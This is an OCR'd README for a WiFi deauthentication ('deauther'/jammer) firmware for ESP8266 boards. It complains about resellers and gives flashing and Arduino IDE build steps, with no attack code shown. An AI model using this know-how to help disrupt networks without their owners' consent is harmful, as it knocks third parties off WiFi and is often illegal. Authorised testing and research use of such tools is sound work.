
These companies like to copy Travis Lin's (DSTIKE) designs, steal my software and sell it as Wemos boards!


They also started to label their boards as "TTGO" now. They don't put much effort into it, so the quality is often horrible.


DON'T SUPPORT THIS BEHAVIOUR! This is not how open source works! It hurts not only this project, but the whole community around it!

Here are some of the biggest shops on AliExpress you better stay away from:

- LILY GO
- FACE-TO-FACE Electronic
- Seatechnology







Adafruit HUZZAH32
ESP32 Feather Board

Installation

Tutorials

Online interactive step by step tutorial by @jLynx:

http://deauth.me

$3 WiFi Jammer/Deauther using ESP8266 | Deauther 2.0 Flashing/Installation by @PwnKitteh:

https://youtu.be/wKhSlIYQ5jA

Flashing the firmware bin file

You can find precompiled .bin files on the release page. Be sure to download the latest version. The 1 MB file should be good for most devices. If you have a NodeMCU with an ESP-12 you can also use the 4MB file. But all in all, it shouldn't matter that much.

Use one of the following software tools to flash your ESP8266 with the .bin file.

Esptool

Using the NodeMCU (or any similar development board), the flash location is 0x0000 and the mode is qio.

```
esptool.py -p /dev/ttyUSB0 write_flash -fm qio 0x0000

esp8266_deauther.ino.nodemcu.bin
```

Where **`/dev/ttyUSB0`** is the COM port of your device, **`write_flash`** is telling the program to write to flash memory, **`-fm qio`** is mode qio, which is the mode for chips with 4MB or more, and **`esp8266_deather.ino.nodemcu.bin`** is the name of your .bin file.

Flash Download Tools

Espressif has an official GUI tool for Windows. It has a lot of options and can be used for the ESP8266, ESP8285 and ESP32. You can find it on Espressif's download page here:
https://www.espressif.com/en/support/download/other-tools


(if the link changed, just search for **`esp flash download tool`**)

Esptool-gui

An easy to use GUI flasher for Windows and Mac: esptool-gui. Select the COM Port and the .bin file (firmware), then just press upload.

NodeMCU-flasher

Another easy to use GUI flasher, but this time only for Windows: nodemcu-flasher. Select the COM port, go to config and select your .bin file at *0x000000*. Go back to Operation and click Flash.



Baudrate 115200
Flash size 4MByte
Flash speed 80MHz
SPI Mode DIO


The NodeMCU Flasher is outdated and can be buggy. If it doesn't work, just try flashing it again and see the Installation tips and tricks.

Compiling using Arduino IDE

1. First you have to install and open the Arduino IDE.

2. In Arduino go to File -> Preferences add *both* URLs in *Additional Boards Manager URLs*

- `http://arduino.esp8266.com/stable/package_esp8266com_index.json`
- `http://phpsecu.re/esp8266/package_deauther_index.json`



Preferences

Additional Boards Manager URLs

Enter additional URLs, one for each row

```
http://arduino.esp8266.com/versions/2.3.0/package_esp8266com_index.json
http://phpsecu.re/esp8266/package_deauther_index.json
```

Click for a list of unofficial boards support URLs

OK Cancel

Browse

(requires restart of Arduino)

restart of Arduino)

- [✓] Display line numbers
- [✓] Enable Code Folding
- [✓] Verify code after upload
- [ ] Use external editor
- [✓] Aggressively cache compiled core
- [✓] Check for updates on startup
- [✓] Update sketch files to new extension on save (.pde -> .ino)
- [✓] Save when verifying or uploading

Additional Boards Manager URLs: http://phpsecu.re/esp8266/package_deauther_index.json


More preferences can be edited directly in the file

C:\Users\Stefan\AppData\Local\Arduino15\preferences.txt

(edit only when Arduino is not running)

OK Cancel

3. Go to Tools -> Board -> Boards Manager, search "esp8266" and install **`esp8266`** first, then **`arduino-esp8266-deauther`**



Boards Manager

Type All esp8266


arduino-esp8266-deauther by **tobozo**
Boards included in this package:
Generic ESP8266 Module.
Online help
More info

Install

esp8266 by **ESP8266 Community** version **2.0.0** **INSTALLED**
Boards included in this package:
Generic ESP8266 Module, Olimex MOD-WIFI-ESP8266(-DEV), NodeMCU 0.9 (ESP-12 Module), NodeMCU 1.0 (ESP-12E Module), Adafruit HUZZAH ESP8266 (ESP-12), ESPresso Lite 1.0, ESPresso Lite 2.0, Phoenix 1.0, Phoenix 2.0, SparkFun Thing, SweetPea ESP-210, WeMos D1, WeMos D1 mini, ESPino (ESP-12 Module), ESPino (WROOM-02 Module), WifInfo, ESPDuino, 4D Systems gen4 IoD Range, DigiStump Oak.
Online help
More info

Close

4. Select your board at Tools -> Board and be sure it is at **`ESP8266 Deauther Modules`** (and not at **`ESP8266 Modules`**)!



5. Download the source code for this project from the releases page. You can also clone the project to get the latest changes, but you will also get the latest bugs ;)

6. Extract the whole .zip file, navigate to esp8266_deauther and open esp8266_deauther.ino with Arduino.

7. Check your upload settings and press upload!

8. You might want to adjust the display, LED and button configurations. You can do that in the **`A_config.h`** file (second tab in Arduino). You can also find predefined config files for certain boards in the configs folder.

Installation tips and tricks

These are some small tips that are beneficial for first time users of this software, and hopefully will make it more accessible and cause less headache when flashing the board.

